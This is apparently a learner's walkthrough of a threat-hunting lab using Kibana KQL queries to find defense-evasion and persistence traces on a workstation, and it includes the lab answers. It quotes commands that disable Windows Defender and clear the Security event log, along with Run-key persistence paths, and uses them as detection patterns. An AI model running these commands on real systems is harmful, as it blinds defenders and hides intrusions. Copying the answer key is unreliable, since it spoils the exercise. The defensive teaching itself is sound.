Despite adversaries' attempts to evade detection, their activities inevitably leave traces in these logs, providing us with potential leads. With these, we will use the following scenarios to uncover the traces of this tactic:

- Disabling security software.
- Log deletion attempts.
- Executing shellcode through process injection.

Disabling Security Software

Starting with this scenario, we will use the winlogbeat-* index and hunt for attempts to disable security software, such as Windows Defender, from employee workstations on July 3, 2023. Ensure all queries to the Kibana console are set to look for the right index and timeframe.

Most organisations nowadays have improved their security defences, deploying numerous security software to prevent threat actors from successfully compromising

their network. However, threat actors still have some tricks up their sleeves to bypass these controls and disable them to not limit their attack vectors in achieving their goals.


For this example, we will focus on known commands used to disable Windows Defender. By using the following KQL query, we will hunt events indicating an attempt to disable the running host antivirus:
host.name: WKSTN- AND (*DisableRealtimeMonitoring* OR *RemoveDefinitions*)*

The following strings in this query are tied up with the following commands to blind Windows Defender from detecting malicious activity.

- DisableRealtimeMonitoring - Commonly used with PowerShell's Set-MPPreference to disable its real-time monitoring.
- RemoveDefinitions - Commonly used with built-in MpCmdRun.exe to remove all existing signatures of Windows Defender.


Moreover, we can use the following fields as columns to aid in our analysis:

- winlog.computer_name
- user.name
- process.parent.command_line
- process.name
- process.command_line




Based on the results, it can be seen that both indicators were seen from WKSTN-1, which indicates that a malicious actor has attempted to disable Windows Defender's detection capability. Moreover, both of the execution were attributed to malicious activities identified previously from the Execution task.

- Set-MpPreference was executed by the installer.exe binary, previously identified as malicious.



- MpCmdRun.exe -RemoveDefinitions was executed by cmd.exe with PID 1832, correlating to the Command Prompt spawned by Python.




Following a threat hunter's mindset, the next step of this investigation is to identify the extent of these malicious activities by correlating the subsequent events generated after the execution of these commands. The attacker is expected to execute more malicious commands since the existing antivirus software from the compromised workstation was successfully disabled.

Log Deletion Attempts

Following the second scenario, we will still use the winlogbeat-* index and hunt for log deletion attempts from employee workstations on July 3, 2023. Ensure all queries to the Kibana console are set to look for the right index and timeframe.


From the perspective of the Security Team, every event log generated by workstations and servers is highly significant. Without these, analysts won't have enough visibility to complete the puzzle of investigating suspicious events and developing alerts from them. Given this, there won't be any good reason to delete these important files unless threat actors do.

The simplest way to detect the deletion of Windows Event Logs is via Event ID 1102. These events are always generated when a user attempts to delete Windows Logs, so we will use this in our KQL query to hunt for this activity.
host.name: WKSTN- AND winlog.event_id: 1102*



Based on the results, it can be seen that Windows Event Logs were cleared from WKSTN-1. Following a threat hunter's mindset, the next step of this investigation is to identify the log source that was removed and the command used to delete the logs.

To complete the investigation, use View surrounding documents to see the command used to clear the event logs. Note that you need to add process.name and process.command_line columns to aid in analysing the surrounding documents.



Execution through Process Injection

For the last scenario, we will use the winlogbeat-* index and hunt for potential process injection from employee workstations on July 3, 2023. Ensure all queries to the Kibana console are set to look for the right index and timeframe.


Process injection is a prominent technique malware developers use to execute malicious shellcodes while evading security defences successfully. Given this, we will use Sysmon's capability to detect CreateRemoteThread and hunt for potential process injection.

Using the Discover tab, we will focus on Sysmon's Event ID 8 (CreateRemoteThread), which detects when a process creates a thread in another process. We will use the following KQL query to hunt this behaviour:
host.name: WKSTN- AND winlog.event_id: 8*

Moreover, we can use the following fields as columns to aid in our analysis:

- winlog.computer_name
- process.executable

- winlog.event_data.SourceUser
- winlog.event_data.TargetImage



Based on the results, the entry of C:\Users\clifford.miller\Downloads\chrome.exe created a new thread on explorer.exe, which is a typical target process threat actors use for process injection techniques. In addition, most entries are executed by a SYSTEM account, except for the chrome.exe, which is being run by Clifford Miller's account.

Following a threat hunter's mindset, the next step of this investigation is to identify the extent of these malicious activities by correlating the subsequent events generated after the potential process injection activity. Moreover, it is good to trace back how the malicious chrome.exe binary reached the compromised host.


****

Answer the questions below:

What is the PID of the cmd.exe process that executed "powershell Set-MpPreference -DisableRealtimeMonitoring $true"?

First I found the entry related to this command and expanded the document.


From here I found the field for the PID.



Answer: 428


What is the PowerShell command-line argument used to clear the event logs of WKSTN-1?

To complete the investigation for the log file deletion section the author said to use the “View surrounding documents” to see the command executed to delete the files, so that’s what I did.




Answer: Clear-EventLog -LogName Security

What is the process PID of chrome.exe's target for process injection?
To find the answer to this question I expanded the document for the entry pertaining to chrome.exe.



From here I expanded the message field and searching through that I found the TargetProcessId field.



Answer: 4240

Persistence

Tactic: Persistence
The Persistence Tactic (TA0003) describes adversaries' techniques to maintain access to a compromised network over an extended period, often covertly. This allows adversaries to retain control over their foothold even if the system restarts or the user logs out. This involved various use of methods, such as:

- Modification of registry keys to hijack the typical system/program startup.
- Installation of malicious scripts or software that automatically starts.
- Creation of additional high-privileged backdoor accounts.

Moreover, these examples are typically executed right after the initial successful execution. This post-execution deployment of persistence methods ensures the attacker maintains a consistent presence within the compromised network, potentially making the attack more difficult to detect and remove.

Understanding the Tactic
The techniques adversaries use are not limited to the provided examples above, as there are more ways to implant continued access. However, we will use these examples to understand this tactic and grasp how to hunt it.

The common intersection of the examples above is modifying the system configuration inside the victim machine and abusing the built-in functionalities to have continued access.

Persistence Technique	**Example**
Modification of Registry Keys	Using reg.exe to modify registry keys related to system boot-up, such as Run or RunOnce keys.
Installation of auto-start scripts	Creation of scheduled tasks (via schtasks.exe) to regularly update and execute the implanted malware.
Creation of additional accounts	Using net.exe to create a new user and add it to the local administrators' group.

Hunting Persistence
The hunt for persistence involves detecting the system's subtle changes and activities. This may entail identifying unrecognized or unexpected scripts running at startup, spotting unusual scheduled tasks, or noticing irregularities in system registry keys. We will use the following scenarios to learn more about the traces left when threat actors implant persistence mechanisms.

- Scheduled Task creation.
- Registry key modification.

Scheduled Task Creation
Starting with this scenario, we will use the winlogbeat-* index and hunt for scheduled task creation attempts from employee workstations on July 3, 2023. Ensure all queries to the Kibana console are set to look for the right index and timeframe.


Scheduled tasks are commonly used to automate commands and scripts to execute based on schedules or triggers. However, threat actors abuse this functionality to automate their malicious commands from executing regularly. Given this, we will hunt for unusual scheduled task creations.

If Windows Advanced Audit Policy is properly configured, we can use Event ID 4698 (Scheduled Task Creation). Else, we can use the following keywords for hunting commands related to scheduled tasks: schtasks and Register-ScheduledTask (PowerShell)
With this, we can use the following KQL query to hunt:
host.name: WKSTN- AND (winlog.event_id: 4698 OR (*schtasks* OR *Register-ScheduledTask*))*

In addition, ensure that the following fields are added as columns to aid us in our investigation:

- winlog.computer_name
- user.name
- process.command_line
- winlog.event_id
- winlog.event_data.TaskName

Note: We have used the winlog.event_id field as a column since the query result might give events with different event IDs.




Based on the results, it can be observed that some of the scheduled tasks (OneDrive Reporting/Standalone Task) seem to be benign. On a quick look, the unusual task created is named "Windows Update" and executes a PowerShell command scheduled every minute. Tracing back the previous investigations, www[.]oneedirve[.]xyz was already identified as suspicious, confirming the suspicion on this newly-created scheduled task.

Following a threat hunter's mindset, the next step of this investigation is to identify the events generated by the parent process of cmd.exe that executed the malicious scheduled task creation. With this, we can backtrack the events before the persistence was implanted.

Registry Key Modification

For our last scenario, we will still use the winlogbeat-* index and hunt for unusual registry modifications indicating malicious persistence on July 3, 2023. Ensure all queries to the Kibana console are set to look for the right index and timeframe.

The Windows registry is a database of information the operating system uses for its settings and configurations. Threat actors are abusing these settings and configurations to either hijack the normal flow of the operating system or store staged payloads for subsequent use. Given that the operating system commonly uses it, events generated by monitoring registry modifications are overwhelming and differentiating benign activity from malicious ones might be tedious. An example of this can be seen by using the following KQL query:
host.name: WKSTN- AND winlog.event_id: 13 AND winlog.channel: Microsoft-Windows-Sysmon/Operational*



As shown in the image above, the query generated 1481 results, which makes hunting a threat feel like finding a needle in a haystack.

To ease the way of hunting, we can focus on known registry keys abused by threat actors to reduce the results:


- Software\Microsoft\Windows\CurrentVersion\Explorer\Shell (User Shell Folders)
- Software\Microsoft\Windows\CurrentVersion\Run (RunOnce)

Note: Threat actors target more registry keys, but we will only use these for our example scenario.

With this information, we will use an improved version of our previous KQL query to achieve better results:
host.name: WKSTN- AND winlog.event_id: 13 AND winlog.channel: Microsoft-Windows-Sysmon/Operational AND registry.path: (*CurrentVersion\\Run* OR *CurrentVersion\\Explorer\\User* OR *CurrentVersion\\Explorer\\Shell*)*

In addition, ensure that the following fields are added as columns to aid us in our investigation:

- winlog.computer_name
- user.name
- process.name
- registry.path
- winlog.event_data.Details




Based on the results, it can be observed that there is one entry that is highly suspicious due to the following values:

- Registry Path: HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnceEx\0001\Depend\1
- Registry Data: C:\Windows\Temp\installer.exe

This entry indicates that the binary C:\Windows\Temp\installer.exe will be executed on the machine's startup, which is the suspicious binary identified previously.

An alternative way of hunting unusual registry modifications is through process filtering. By specifying what process modified the registry, we can find notable changes based on the process used to execute it. The KQL query below hunts for registry modifications using reg.exe or powershell.exe.
host.name: WKSTN- AND winlog.event_id: 13 AND winlog.channel: Microsoft-Windows-Sysmon/Operational AND process.name: (reg.exe OR powershell.exe)*

Using this query, the modifications made via reg.exe was shown immediately.



Note that this query cannot cover registry modifications made by other binaries interacting directly with the registry since it only hunts for the usage of reg.exe or powershell.exe. However, suspicious binaries interacting with the registry can still be hunted by excluding all known good binaries from the query.

